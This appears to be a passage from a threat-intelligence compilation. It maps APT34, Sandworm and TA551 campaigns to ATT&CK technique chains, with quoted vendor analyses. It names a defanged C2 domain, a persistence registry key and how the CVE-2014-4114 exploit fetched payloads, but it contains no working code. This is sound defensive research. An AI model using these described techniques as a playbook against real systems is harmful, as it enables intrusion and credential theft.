**Next Technique is T1078 : Valid Accounts**

**Next Technique is T1505.003 : <Server Software Component>:Web Shell**

**Next tactic is TA0004 : Privilege Escalation ['T1053.005', 'T1078']**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next Technique is T1078 : Valid Accounts**

**Next tactic is TA0005 : Defense Evasion ['T1497.001', 'T1036', 'T1218.001', 'T1027', 'T1078', 'T1140', 'T1070.004', 'T1027.005']**

**Next Technique is T1497.001 : <Virtualization/Sandbox Evasion>:System Checks**

**Next Technique is T1036 : Masquerading**

**Next Technique is T1218.001 : <System Binary Proxy Execution>:Compiled HTML File**

**Next Technique is T1027 : Obfuscated Files or Information**

**Next Technique is T1078 : Valid Accounts**

**Next Technique is T1140 : Deobfuscate/Decode Files or Information**

**Next Technique is T1070.004 : <Indicator Removal on Host>:File Deletion**

**Next Technique is T1027.005 : <Obfuscated Files or Information>:Indicator Removal from Tools**

**Next tactic is TA0006 : Credential Access ['T1555.004', 'T1555.003', 'T1555', 'T1003.005', 'T1003.004', 'T1552.001', 'T1110', 'T1056.001', 'T1003.001']**

**Next Technique is T1555.004 : <Credentials from Password Stores>:Windows Credential Manager**

**Next Technique is T1555.003 : <Credentials from Password Stores>:Credentials from Web Browsers**

**Next Technique is T1555 : Credentials from Password Stores**

**Next Technique is T1003.005 : <OS Credential Dumping>:Cached Domain Credentials**

**Next Technique is T1003.004 : <OS Credential Dumping>:LSA Secrets**

**Next Technique is T1552.001 : <Unsecured Credentials>:Credentials In Files**

**Next Technique is T1110 : Brute Force**

**Next Technique is T1056.001 : <Input Capture>:Keylogging**

**Next Technique is T1003.001 : <OS Credential Dumping>:LSASS Memory**

**Next tactic is TA0007 : Discovery ['T1120', 'T1497.001', 'T1069.002', 'T1087.001', 'T1201', 'T1046', 'T1033', 'T1007', 'T1082', 'T1049', 'T1069.001', 'T1016', 'T1012', 'T1087.002', 'T1057']**

**Next Technique is T1120 : Peripheral Device Discovery**

**Next Technique is T1497.001 : <Virtualization/Sandbox Evasion>:System Checks**

**Next Technique is T1069.002 : <Permission Groups Discovery>:Domain Groups**

**Next Technique is T1087.001 : <Account Discovery>:Local Account**

**Next Technique is T1201 : Password Policy Discovery**

**Next Technique is T1046 : Network Service Discovery**

**Next Technique is T1033 : System Owner/User Discovery**

**Next Technique is T1007 : System Service Discovery**

**Next Technique is T1082 : System Information Discovery**

**Next Technique is T1049 : System Network Connections Discovery**

**Next Technique is T1069.001 : <Permission Groups Discovery>:Local Groups**

**Next Technique is T1016 : System Network Configuration Discovery**

**Next Technique is T1012 : Query Registry**

**Next Technique is T1087.002 : <Account Discovery>:Domain Account**

**Next Technique is T1057 : Process Discovery**

**Next tactic is TA0008 : Lateral Movement ['T1021.004', 'T1021.001']**

**Next Technique is T1021.004 : <Remote Services>:SSH**

**Next Technique is T1021.001 : <Remote Services>:Remote Desktop Protocol**

**Next tactic is TA0009 : Collection ['T1113', 'T1056.001', 'T1119']**

**Next Technique is T1113 : Screen Capture**

**Next Technique is T1056.001 : <Input Capture>:Keylogging**

**Next Technique is T1119 : Automated Collection**

**Next tactic is TA0011 : Command and Control ['T1071.004', 'T1572', 'T1573.002', 'T1105', 'T1008', 'T1071.001']**

**Next Technique is T1071.004 : <Application Layer Protocol>:DNS**

**Next Technique is T1572 : Protocol Tunneling**

**Next Technique is T1573.002 : <Encrypted Channel>:Asymmetric Cryptography**

**Next Technique is T1105 : Ingress Tool Transfer**

**Next Technique is T1008 : Fallback Channels**

**Next Technique is T1071.001 : <Application Layer Protocol>:Web Protocols**

**Next tactic is TA0010 : Exfiltration ['T1048.003']**

**Next Technique is T1048.003 : <Exfiltration Over Alternative Protocol>:Exfiltration Over Unencrypted Non-C2 Protocol**

**Next tactic is TA0040 : Impact []**

#### Hard Pass: Declining APT34’s Invite to Join Their Professional Network

##### Attack Categorisation

|  |  |  |
| --- | --- | --- |
| ***Dimension*** | ***Technique*** | ***Notes*** |
| Attribution | OilRig |  |
| Initial Access Vector | T1566.003 : Phishing: Spearphishing via Service | [1] |
| Attack Origin | Iran | [1] |
| Target Location | US | [6] |
| Target Type | Oil and Gas | [1] Primarily targeting the following industries:  Energy and Utilities  Government  Oil and Gas |
| Impact | Exfiltration | [1] Cyber Espionage. APT34 (AKA Oilrig) is an Iran-nexus cluster of cyber espionage activity that has been active since at least 2014 |
| Vulnerabilities Exploited |  |  |
| Related Attack Patterns |  | TBC |
| Preceded By | NA | Reference Chain\_ID |
| Schema Version | 0.1 | To allow for future new chain models |
| Date | 2019 |  |
|  |  |  |

##### Attack Technique Chain (Initial Access)

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | ***Chain\_ID*** | ***OilRig\_001*** |  | ***Ver*** | ***0.1*** |  |  |
|  |  |  |  |  |  |  |  |
| ***ID*** | ***Tactic*** | ***Technique*** | ***Pred*** | ***TInc*** | ***S/G*** | ***KC Step*** | ***Notes*** |
| **1** | **TA0001 : Initial Access** | **T1566.003 : Phishing: Spearphishing via Service** | 0 |  | S | IF-SEN/IF-DEL | [1] The usage of LinkedIn to deliver malicious documents.  FireEye identified that System.doc was dropped by a file named ERFT-Details.xls. Network evidence also showed the access of a LinkedIn message directly preceding the spreadsheet download.  Utilizing Cambridge University to Establish Trust |
| **2** | **TA0005 : Defense Evasion** | **T1027 : Obfuscated Files or Information** | 1 |  | G | IF-DEV | [1] VBA code (fig 2), creates System.doc in the target directory from base64-encoded text upon opening. |
| **3** | **TA0002 : Execution** | **T1059.005 : <Command and Scripting Interpreter>:Visual Basic** | 1 |  | S | NP-EXE | [1] See above. |
| **4** | **TA0005 : Defense Evasion** | **T1140 : Deobfuscate/Decode Files or Information** | 3 |  | S | NP-EXE/IF-DEV | [1] See above. |
| **5** | **TA0002 : Execution** | **T1059.005 : <Command and Scripting Interpreter>:Visual Basic** | 4 |  | S | NP-EXE | [1] The spreadsheet also creates a scheduled task named "windows update check" that runs the file C:\Users\<user\_name>\.templates\System Manager.exe every minute. Upon closing the spreadsheet, a final VBA function will rename System.doc to System Manager.exe. Figure 3 provides a snippet of VBA code that creates the scheduled task, clearly obfuscated to avoid simple detection. |
| **6** | **TA0005 : Defense Evasion** | **T1140 : Deobfuscate/Decode Files or Information** | 5 |  | S | NP-EXE/IF-DEV | [1] See above. |
| **7** | **TA0003 : Persistence** | **T1053.005 : <Scheduled Task/Job>:Scheduled Task** | 6 |  | S | NP-EXE/IF-PER | [1] See above. |
| **8** | **TA0011 : Command and Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 7 |  | S | IF-C2C | [1] Upon first execution of TONEDEAF, FireEye identified a callback to the C2 server offlineearthquake[.]com over port 80.  [1] TONEDEAF is a backdoor that communicates with Command and Control servers using HTTP or DNS. Supported commands include system information collection, file upload, file download, and arbitrary shell command execution |
| **9** | **TA0002 : Execution** | **T1053.005 : <Scheduled Task/Job>:Scheduled Task** | 8 |  | S | NP-EXE | [1] Regular execution of malware |
| **10** | **TA0007 : Discovery** | **T1082 : System Information Discovery** | 9 |  | S | NP-DIS | [1] Additionally, during installation, the malware retrieves the system and current user names, which are used to create a three-character “sys\_id” |
| **11** | **TA0007 : Discovery** | **T1033 : System Owner/User Discovery** | 10 |  | S | NP-DIS | [1] See above |
| **12** | **TA0005 : Defense Evasion** | **T1027 : Obfuscated Files or Information** | 11 |  | G | AO-COL | [1] When executed, this variant of TONEDEAF wrote encrypted data to two temporary files – temp.txt and temp2.txt – within the same directory of its execution |
| **13** | **TA0009 : Collection** | **T1074.001 : Data Staged: Local Data Staging** | 11 |  | S | AO-COL | [1] See above. |
| **14** | **TA0010 : Exfiltration** | **T1041 : Exfiltration Over C2 Channel** | 13 |  | G | AO-EXF | [1] Exfiltrate data (staged above) |
| **15** | **TA0011 : Command and Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 13 |  | S | IF-C2C | [1] This value is used in subsequent requests, likely to track infected target activity (following above) |
| **16** | **TA0011 : Command and Control** | **T1105 : Ingress Tool Transfer** | 15 |  | S | IF-C2C | [1] VALUEVAULT |
| **17** | **TA0002 : Execution** | **T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell** | 16 |  | S | NP-EXE | [1] See above run VALUEVAULT |
| **18** | **TA0006 : Credential Access** | **T1555.003 : <Credentials from Password Stores>:Credentials from Web Browsers** | 17 |  | S | NP-CAC | [1] VALUEVAULT is a Golang compiled version of the "Windows Vault Password Dumper" browser credential theft tool from Massimiliano Montoro, the developer of Cain & Abel. |
| **19** | **TA0009 : Collection** | **T1005 : Data from Local System** | 18 |  | S | AO-COL | [1] Additionally, VALUEVAULT will call Windows PowerShell to extract browser history in order to match browser passwords with visited sites |
| **20** | **TA0002 : Execution** | **T1059.001 : Command and Scripting Interpreter: PowerShell** | 19 |  | S | NP-EXE | [1] See above |
| **21** | **TA0009 : Collection** | **T1074.001 : Data Staged: Local Data Staging** | 20 |  | S | AO-COL | [1] Upon execution, VALUEVAULT creates a SQLITE database file in the AppData\Roaming directory under the context of the user account it was executed by. This file is named fsociety.dat and VALUEVAULT will write the dumped passwords to this in SQL format. |
| **22** | **TA0010 : Exfiltration** | **T1041 : Exfiltration Over C2 Channel** | 21 |  | G | AO-EXF | [1] Exfiltrate data/passwords (staged above) |
| **23** | **TA0011 : Command and Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 21 |  | S | IF-C2C | [1] Exfiltrate data/passwords |
| **24** | **TA0003 : Persistence** | **T1078 : Valid Accounts** | 23 |  | S | IF-PER | [7] OilRig has used compromised credentials to access other systems on a victim network.[ |
| **25** | **TA0004 : Privilege Escalation** | **T1078 : Valid Accounts** | 24 |  | S | NP-PES | [7] OilRig has used compromised credentials to access other systems on a victim network.[ |
| **26** | **TA0008 : Lateral Movement** | **T1021 : Remote Services** | 25 |  | S | NP-LMV | [7] Based on likely use of exfiltrated passwords above. |
|  |  |  |  |  |  |  |  |
| **27** | **TA0011 : Command and Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 26 |  | S | IF-C2C | Added to tidy Markov transition |
|  |  |  |  |  |  |  |  |

[1] [Hard Pass: Declining APT34’s Invite to Join Their Professional Network | Mandiant](https://www.mandiant.com/resources/blog/hard-pass-declining-apt34-invite-to-join-their-professional-network) [2019]

[2] [Iran Linked APT Using LinkedIn to Spread Malware - Binary Defense](https://www.binarydefense.com/threat_watch/iran-linked-apt-using-linkedin-to-spread-malware/) [2019]

[3] [What we can learn from APT34 using a fake University of Cambridge LinkedIn profile (cygenta.co.uk)](https://www.cygenta.co.uk/post/apt34-linkedin) ( google “ERFT-Details.xls”)

[4] [TONEDEAF (Malware Family) (fraunhofer.de)](https://malpedia.caad.fkie.fraunhofer.de/details/win.tonedeaf) [2021]

[5] [New Targeted Attack in the Middle East by APT34, a Suspected Iranian Threat Group, Using CVE-2017-11882 Exploit | Mandiant](https://www.mandiant.com/resources/blog/targeted-attack-in-middle-east-by-apt34) [2017]

[6] [Iranian Campaign Tailored to US Companies Uses Updated Toolset - Intezer](https://www.intezer.com/blog/malware-analysis/new-iranian-campaign-tailored-to-us-companies-uses-updated-toolset/) [2020]

[7] [OilRig, COBALT GYPSY, IRN2, APT34, Helix Kitten, Group G0049 | MITRE ATT&CK®](https://attack.mitre.org/groups/G0049/)

### Sandworm Team

#### ATT&CK Technique Summary

**The Group TechChain for G0034 - Sandworm Team is**

**The Group ATT&CK attribution is Russia**

**The Group TCERT attribution is RU**

**Next tactic is TA0043 : Reconnaissance ['T1589.002', 'T1589.003', 'T1598.003', 'T1592.002', 'T1593', 'T1591.002', 'T1595.002', 'T1594', 'T1590.001']**

**Next Technique is T1589.002 : <Gather Victim Identity Information>:Email Addresses**

**Next Technique is T1589.003 : <Gather Victim Identity Information>:Employee Names**

**Next Technique is T1598.003 : <Phishing for Information>:Spearphishing Link**

**Next Technique is T1592.002 : <Gather Victim Host Information>:Software**

**Next Technique is T1593 : Search Open Websites/Domains**

**Next Technique is T1591.002 : <Gather Victim Org Information>:Business Relationships**

**Next Technique is T1595.002 : <Active Scanning>:Vulnerability Scanning**

**Next Technique is T1594 : Search Victim-Owned Websites**

**Next Technique is T1590.001 : <Gather Victim Network Information>:Domain Properties**

**Next tactic is TA0042 : Resource Development ['T1584.005', 'T1588.006', 'T1588.002', 'T1583.004', 'T1583.001', 'T1585.002', 'T1585.001', 'T1587.001']**

**Next Technique is T1584.005 : <Compromise Infrastructure>:Botnet**

**Next Technique is T1588.006 : <Obtain Capabilities>:Vulnerabilities**

**Next Technique is T1588.002 : <Obtain Capabilities>:Tool**

**Next Technique is T1583.004 : <Acquire Infrastructure>:Server**

**Next Technique is T1583.001 : <Acquire Infrastructure>:Domains**

**Next Technique is T1585.002 : <Establish Accounts>:Email Accounts**

**Next Technique is T1585.001 : <Establish Accounts>:Social Media Accounts**

**Next Technique is T1587.001 : <Develop Capabilities>:Malware**

**Next tactic is TA0001 : Initial Access ['T1078.002', 'T1566.002', 'T1199', 'T1195.002', 'T1133', 'T1078', 'T1566.001']**

**Next Technique is T1078.002 : <Valid Accounts>:Domain Accounts**

**Next Technique is T1566.002 : <Phishing>:Spearphishing Link**

**Next Technique is T1199 : Trusted Relationship**

**Next Technique is T1195.002 : <Supply Chain Compromise>:Compromise Software Supply Chain**

**Next Technique is T1133 : External Remote Services**

**Next Technique is T1078 : Valid Accounts**

**Next Technique is T1566.001 : <Phishing>:Spearphishing Attachment**

**Next tactic is TA0002 : Execution ['T1059.003', 'T1047', 'T1059.001', 'T1204.001', 'T1059.005', 'T1204.002', 'T1203']**

**Next Technique is T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell**

**Next Technique is T1047 : Windows Management Instrumentation**

**Next Technique is T1059.001 : <Command and Scripting Interpreter>:PowerShell**

**Next Technique is T1204.001 : <User Execution>:Malicious Link**

**Next Technique is T1059.005 : <Command and Scripting Interpreter>:Visual Basic**

**Next Technique is T1204.002 : <User Execution>:Malicious File**

**Next Technique is T1203 : Exploitation for Client Execution**

**Next tactic is TA0003 : Persistence ['T1098', 'T1136', 'T1136.002', 'T1505.001', 'T1505.003', 'T1078.002', 'T1133', 'T1078']**

**Next Technique is T1098 : Account Manipulation**

**Next Technique is T1136 : Create Account**

**Next Technique is T1136.002 : <Create Account>:Domain Account**

**Next Technique is T1505.001 : <Server Software Component>:SQL Stored Procedures**

**Next Technique is T1505.003 : <Server Software Component>:Web Shell**

**Next Technique is T1078.002 : <Valid Accounts>:Domain Accounts**

**Next Technique is T1133 : External Remote Services**

**Next Technique is T1078 : Valid Accounts**

**Next tactic is TA0004 : Privilege Escalation ['T1078.002', 'T1078']**

**Next Technique is T1078.002 : <Valid Accounts>:Domain Accounts**

**Next Technique is T1078 : Valid Accounts**

**Next tactic is TA0005 : Defense Evasion ['T1027.002', 'T1562.002', 'T1078.002', 'T1218.011', 'T1078', 'T1036.005', 'T1140', 'T1070.004', 'T1027']**

**Next Technique is T1027.002 : <Obfuscated Files or Information>:Software Packing**

**Next Technique is T1562.002 : <Impair Defenses>:Disable Windows Event Logging**

**Next Technique is T1078.002 : <Valid Accounts>:Domain Accounts**

**Next Technique is T1218.011 : <System Binary Proxy Execution>:Rundll32**

**Next Technique is T1078 : Valid Accounts**

**Next Technique is T1036.005 : <Masquerading>:Match Legitimate Name or Location**

**Next Technique is T1140 : Deobfuscate/Decode Files or Information**

**Next Technique is T1070.004 : <Indicator Removal on Host>:File Deletion**

**Next Technique is T1027 : Obfuscated Files or Information**

**Next tactic is TA0006 : Credential Access ['T1110.003', 'T1555.003', 'T1003.001', 'T1056.001', 'T1040']**

**Next Technique is T1110.003 : <Brute Force>:Password Spraying**

**Next Technique is T1555.003 : <Credentials from Password Stores>:Credentials from Web Browsers**

**Next Technique is T1003.001 : <OS Credential Dumping>:LSASS Memory**

**Next Technique is T1056.001 : <Input Capture>:Keylogging**

**Next Technique is T1040 : Network Sniffing**

**Next tactic is TA0007 : Discovery ['T1033', 'T1083', 'T1049', 'T1018', 'T1016', 'T1087.003', 'T1082', 'T1040', 'T1087.002']**

**Next Technique is T1033 : System Owner/User Discovery**

**Next Technique is T1083 : File and Directory Discovery**

**Next Technique is T1049 : System Network Connections Discovery**

**Next Technique is T1018 : Remote System Discovery**

**Next Technique is T1016 : System Network Configuration Discovery**

**Next Technique is T1087.003 : <Account Discovery>:Email Account**

**Next Technique is T1082 : System Information Discovery**

**Next Technique is T1040 : Network Sniffing**

**Next Technique is T1087.002 : <Account Discovery>:Domain Account**

**Next tactic is TA0008 : Lateral Movement ['T1021.002', 'T1570']**

**Next Technique is T1021.002 : <Remote Services>:SMB/Windows Admin Shares**

**Next Technique is T1570 : Lateral Tool Transfer**

**Next tactic is TA0009 : Collection ['T1005', 'T1056.001']**

**Next Technique is T1005 : Data from Local System**

**Next Technique is T1056.001 : <Input Capture>:Keylogging**

**Next tactic is TA0011 : Command and Control ['T1571', 'T1219', 'T1102.002', 'T1105', 'T1071.001', 'T1090', 'T1132.001']**

**Next Technique is T1571 : Non-Standard Port**

**Next Technique is T1219 : Remote Access Software**

**Next Technique is T1102.002 : <Web Service>:Bidirectional Communication**

**Next Technique is T1105 : Ingress Tool Transfer**

**Next Technique is T1071.001 : <Application Layer Protocol>:Web Protocols**

**Next Technique is T1090 : Proxy**

**Next Technique is T1132.001 : <Data Encoding>:Standard Encoding**

**Next tactic is TA0010 : Exfiltration ['T1041']**

**Next Technique is T1041 : Exfiltration Over C2 Channel**

**Next tactic is TA0040 : Impact ['T1491.002', 'T1499', 'T1561.002', 'T1485']**

**Next Technique is T1491.002 : <Defacement>:External Defacement**

**Next Technique is T1499 : Endpoint Denial of Service**

**Next Technique is T1561.002 : <Disk Wipe>:Disk Structure Wipe**

**Next Technique is T1485 : Data Destruction**

#### T1566.001 – Six Russian GRU Officers Charged in Connection with Worldwide Deployment of Destructive Malware

##### Attack Categorisation

|  |  |  |
| --- | --- | --- |
| ***Dimension*** | ***Description*** | ***Notes*** |
| Attribution | Sandworm Team |  |
| Initial Access Vector | T1566.001 : Spearphishing Attachment | [2] |
| Attack Origin | Russia |  |
| Target Location | Ukraine | [2] |
| Target Type | Ukrainian government organization | [2] |
| Impact | Exfiltration (confidentiality), Damage (integrity and availability) | [1] Damage [2] cyber-espionage |
| Vulnerabilities Exploited | CVE-2014-4114 |  |
| Related Attack Patterns |  | TBC |
| Preceded By | TBC | Reference Chain\_ID |
| Schema Version | 0.1 | To allow for future new chain models |
| Date | 2014 |  |
|  |  |  |

##### Attack Technique Chain (Initial Access)

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | ***Chain\_ID*** | ***Sandworm\_001*** |  | ***Ver*** | ***0.1*** |  |  |
|  |  |  |  |  |  |  |  |
| ***ID*** | ***Tactic*** | ***Technique*** | ***Pred*** | ***TInc*** | ***S/G*** | ***KC Step*** | ***Notes*** |
| **1** | **TA0001 : Initial Access** | **T1566.001 : Spearphishing Attachment** | 0 |  | S | IF-DEL/IF-SEN | [2] On September 3rd, our research and labs teams discovered that the spear-phishing attacks |
| **2** | **TA0002 : Execution** | **T1204.002 : User Execution : Malicious File** | 1 |  | S | IF-SEN | [2] A weaponized PowerPoint document was observed in these attacks |
| **3** | **TA0002 : Execution** | **T1203 : Exploitation for Client Execution** | 2 |  | S | IF-EXP | [2] The user tricked into execution (CVE-2014-4114 allow remote attackers to execute arbitrary code. Via crafted OLE object in office file |
| **4** | **TA0011 : Command and Control** | **T1105 : Ingress Tool Transfer** | 3 |  | S | IF-C2C | [6] An attacker who successfully exploited this vulnerability could assume the role of the current user on the target machine  [7] In the case of the live sample exploit PPSX file I examined, it automatically downloaded the payload from a remote SMB share |
| **5** | **TA0003 : Persistence** | **T1547 : Boot or Logon Autostart Execution** | 4 |  | S | IF-PER | [7] INF contains “HKLM,Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce,Install”  [1] [2] BlackEnergy installed |
| **6** | **TA0006 : Credential Access** | **T1056.001 Input Capture: Keylogging** | 5 |  | S | NP-CAC | [1] used a particular variant of malware called BlackEnergy to steal user credentials |
| **7** | **TA0010 : Exfiltration** | **T1041 : Exfiltration Over C2 Channel** | 6 |  | G | AO-EXF | [1] credentials must have been exfiltrated in some form as stated that they are used to access the SCADA networks |
| **8** | **TA0011 : Command and Control** | **T1071.001 : Application Layer Protocol: Web Protocols** | 6 |  | S | IF-C2C | [9] Noted in ATT&CK BlackEnergy description |
| **9** | **TA0007 : Discovery** | **T1082 System Information Discovery** | 8 |  | S | NP-DIS | [8] [9] Noted in ATT&CK BlackEnergy description |
| **10** | **TA0010 : Exfiltration** | **T1041 : Exfiltration Over C2 Channel** | 9 |  | G | AO-EXF | [1] System info exfiltrated |
| **11** | **TA0011 : Command and Control** | **T1071.001 : Application Layer Protocol: Web Protocols** | 9 |  | S | IF-C2C | [9] Noted in ATT&CK BlackEnergy description |
| **12** | **TA0007 : Discovery** | **T1046 Network Service Discovery** | 11 |  | S | NP-DIS | [9] Noted in ATT&CK BlackEnergy description |
| **13** | **TA0010 : Exfiltration** | **T1041 : Exfiltration Over C2 Channel** | 12 |  | G | AO-EXF | [1] System info exfiltrated |
| **14** | **TA0011 : Command and Control** | **T1071.001 : Application Layer Protocol: Web Protocols** | 12 |  | S | IF-C2C | [9] Noted in ATT&CK BlackEnergy description |
| **15** | **TA0011 : Command and Control** | **T1105 : Ingress Tool Transfer** | 14 |  | S | IF-C2C | [1] Sandworm used destructive software Killdisk |
| **16** | **TA0040 : Impact** | **T1485 Data Destruction** | 15 |  | S | AO-TMA | [1] Delete computer event logs and other files |
| **17** | **TA0040 : Impact** | **T1529 System Shutdown/Reboot** | 16 |  | S | AO-TMA | [1] Reboot infected computers |
|  |  |  |  |  |  |  |  |
| **18** | **TA0011 : Command and Control** | **T1071.001 : Application Layer Protocol: Web Protocols** | 17 |  | S | IF-C2C | **Added to tidy Markov transition** |

**T1566.001 Phishing: Spearphishing Attachment**

[1][Six Russian GRU Officers Charged in Connection with Worldwide Deployment of Destructive Malware and Other Disruptive Actions in Cyberspace: Unsealed Indictment (justice.gov)](https://www.justice.gov/opa/press-release/file/1328521/download) [2020]

[2] [Sandworm Zero Day Vulnerability | iSIGHT Partners (archive.org)](https://web.archive.org/web/20160503234007/https:/www.isightpartners.com/2014/10/cve-2014-4114/) [2014]

[3] [Overview of the Cyber Weapons Used in the Ukraine - Russia War | Trustwave](https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/overview-of-the-cyber-weapons-used-in-the-ukraine-russia-war/) [2022] (via Malpedia)

[4] [Russian State-Sponsored and Criminal Cyber Threats to Critical Infrastructure | CISA](https://www.cisa.gov/uscert/ncas/alerts/aa22-110a) [2022] (via Malpedia)

[5] [CVE - CVE-2014-4114 (mitre.org)](https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2014-4114) (via Google) [2014]

[6] [Windows OLE RCE - The Sandworm Exploit (controlcase.com)](https://www.controlcase.com/windows-ole-rce-the-sandworm-exploit-oct-2014/#:~:text=The%20vulnerability%20allows%20an%20attacker,user%20on%20the%20target%20machine.) [2014] (via Google)

[7] [Windows OLE RCE Exploit MS14-060 (CVE-2014-4114) - Sandworm - Security SiftSecurity Sift](https://www.securitysift.com/windows-ole-rce-exploit-ms14-060/) [2014] (via Google)

[8] [Russian malware used by 'privateer' hackers against Ukrainian government | Technology | The Guardian (archive.org)](https://web.archive.org/web/20160404133736/http:/www.theguardian.com/technology/2014/sep/25/russian-malware-privateer-hackers-ukraine) [2015]

[9] [BlackEnergy, Software S0089 | MITRE ATT&CK®](https://attack.mitre.org/software/S0089/) [2017]

[10] [BlackEnergy & Quedagh: The convergence of crimeware and APT attacks (f-secure.com)](https://blog-assets.f-secure.com/wp-content/uploads/2019/10/15163408/BlackEnergy_Quedagh.pdf) [2016]

[1] Spearphishing campaign

[2] On September 3rd, our research and labs teams discovered that the spear-phishing attacks relied on the exploitation of a zero-day vulnerability impacting all supported versions of Microsoft Windows (XP is not impacted) and Windows Server 2008 and 2012. A weaponized PowerPoint document was observed in these attacks. ( **T1566.001 : Spearphishing Attachment**, **T1204.002 : User Execution : Malicious File**, **T1203 : Exploitation for Client Execution** )

[2] Visible Targets

Visibility into this campaign indicates targeting across the following domains. It is critical to note that visibility is limited and that there is a potential for broader targeting from this group (and potentially other threat actors) using this zero-day.

* NATO
* Ukrainian government organizations
* Western European government organization
* Energy Sector firms (specifically in Poland)
* European telecommunications firms
* United States academic organization

[2] When exploited, the vulnerability allows an attacker to remotely execute arbitrary code

[5] Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8, Windows 8.1, Windows Server 2012 Gold and R2, and Windows RT Gold and 8.1 allow remote attackers to execute arbitrary code via a crafted OLE object in an Office document, as exploited in the wild with a "Sandworm" attack in June through October 2014, aka "Windows OLE Remote Code Execution Vulnerability."

[6] An attacker who successfully exploited this vulnerability could assume the role of the current user on the target machine.

[7] This recent exploit (dubbed “Sandworm”) took advantage of a vulnerability in which a specially crafted OLE object could allow remote code execution. In the case of the live sample exploit PPSX file I examined, it automatically downloaded the payload from a remote SMB share.

[2] The team has recently used multiple exploit methods to trap its targets including the use of BlackEnergy crimeware

[7] First, the PPSX file contains two binary OLE object binary files (oleObject1.bin and oleObject2.bin) that (thanks to the vulnerability) are able to define content to retrieve from a remote share.

[7] Each is responsible for downloading one of the following two files:

* A malicious executable, posing as a GIF (slide1.gif).
* An INF file (slides.inf) that, when retrieved and executed, will rename the retrieved GIF to EXE.

[7] INF contains “HKLM,Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce,Install”

[8] The malware can scoop up reams of information from victims’ PCs, including passwords and system information. “The nature of the information being gathered seems to be generic rather than targeted. This may be because the malware has roots from crimeware,” F-Secure’s report read. “The information is still useful however as such data makes it easier for the gang to plan any further attacks on the same targets.”

[9] BlackEnergy communicates with its C2 server over HTTP

[1] ( **T1056.001 Input Capture: Keylogging** ) ( **T1485 Data Destruction** ) ( **T1529 System Shutdown/Reboot** )

[1] **T1041 : Exfiltration Over C2 Channel**

[3]

[3]

[4]

GRU’s Main Center of Special Technologies

Overview: GTsST, or Unit 74455, is an APT group that has operated since at least 2009 and has targeted a variety of critical infrastructure organizations, including those in the Energy, Transportation Systems, and Financial Services Sectors. According to industry reporting, GTsST also has an extensive history of conducting cyber espionage as well as destructive and disruptive operations against NATO member states, Western government and military organizations, and critical infrastructure-related organizations, including in the Energy Sector.

[4] The primary distinguishing characteristic of the group is its operations use techniques aimed at causing disruptive or destructive effects at targeted organizations using DDoS attacks or wiper malware. The group’s destructive operations have also leveraged wiper malware that mimics ransomware or hacktivism and can result in collateral effects to organizations beyond the primary intended targets. Some of their disruptive operations have shown disregard or ignorance of potential secondary or tertiary effects.

[4] High-Profile Activity: the malicious activity below has been previously attributed to GTsST by the U.S. Government and the UK Government.[19][20]

[4] GTsST actors conducted a cyberattack against Ukrainian energy distribution companies in December 2015, leading to disruption of multiple companies’ operations and widespread temporary outages. The actors deployed BlackEnergy malware to steal user credentials ( **T1056.001 Input Capture: Keylogging** ) and used BlackEnergy’s destructive component, KillDisk, to make infected computers inoperable.

[4] In 2016, GTsST actors conducted a cyber-intrusion campaign against a Ukrainian electrical transmission company and deployed CrashOverride malware (also known as Industroyer) specifically designed to attack power grids.

[4] In June 2017, GTsST actors deployed NotPetya disruptive malware against Ukrainian financial, energy, and government organizations. NotPetya masqueraded as ransomware, had a large collateral impact, and caused damage to millions of devices globally.

[4] In 2018, GTsST actors deployed data-deletion malware against the Winter Olympics and Paralympics and separately targeted home and office routers worldwide using VPNFilter.

[4] The U.S. Government, the Government of Canada, and UK Government have also attributed the October 2019 large-scale, disruptive cyber operations against a range of Georgian web hosting providers to GTsST. This activity resulted in websites—including sites belonging to the Georgian government, courts, non-government organizations (NGOs), media, and businesses—being defaced and interrupted the service of several national broadcasters.[21]22][23]

[4] Also known as: ELECTRUM, IRON VIKING, Quedagh, the Sandworm Team, Telebots, VOODOO BEAR [24]

### TA551

#### ATT&CK Technique Summary

**The Group TechChain for G0127 - TA551 is**

**The Group ATT&CK attribution is Unknown**

**The Group TCERT attribution is EMPTY**

**Next tactic is TA0043 : Reconnaissance ['T1589.002']**

**Next Technique is T1589.002 : <Gather Victim Identity Information>:Email Addresses**

**Next tactic is TA0042 : Resource Development []**

**Next tactic is TA0001 : Initial Access ['T1566.001']**

**Next Technique is T1566.001 : <Phishing>:Spearphishing Attachment**

**Next tactic is TA0002 : Execution ['T1204.002', 'T1059.003']**

**Next Technique is T1204.002 : <User Execution>:Malicious File**

**Next Technique is T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell**

**Next tactic is TA0003 : Persistence []**

**Next tactic is TA0004 : Privilege Escalation []**

**Next tactic is TA0005 : Defense Evasion ['T1218.005', 'T1027.003', 'T1218.011', 'T1218.010', 'T1036', 'T1027']**

**Next Technique is T1218.005 : <System Binary Proxy Execution>:Mshta**

**Next Technique is T1027.003 : <Obfuscated Files or Information>:Steganography**

**Next Technique is T1218.011 : <System Binary Proxy Execution>:Rundll32**

**Next Technique is T1218.010 : <System Binary Proxy Execution>:Regsvr32**

**Next Technique is T1036 : Masquerading**

**Next Technique is T1027 : Obfuscated Files or Information**

**Next tactic is TA0006 : Credential Access []**

**Next tactic is TA0007 : Discovery []**

**Next tactic is TA0008 : Lateral Movement []**

**Next tactic is TA0009 : Collection []**

**Next tactic is TA0011 : Command and Control ['T1568.002', 'T1105', 'T1071.001', 'T1132.001']**

**Next Technique is T1568.002 : <Dynamic Resolution>:Domain Generation Algorithms**

**Next Technique is T1105 : Ingress Tool Transfer**

**Next Technique is T1071.001 : <Application Layer Protocol>:Web Protocols**

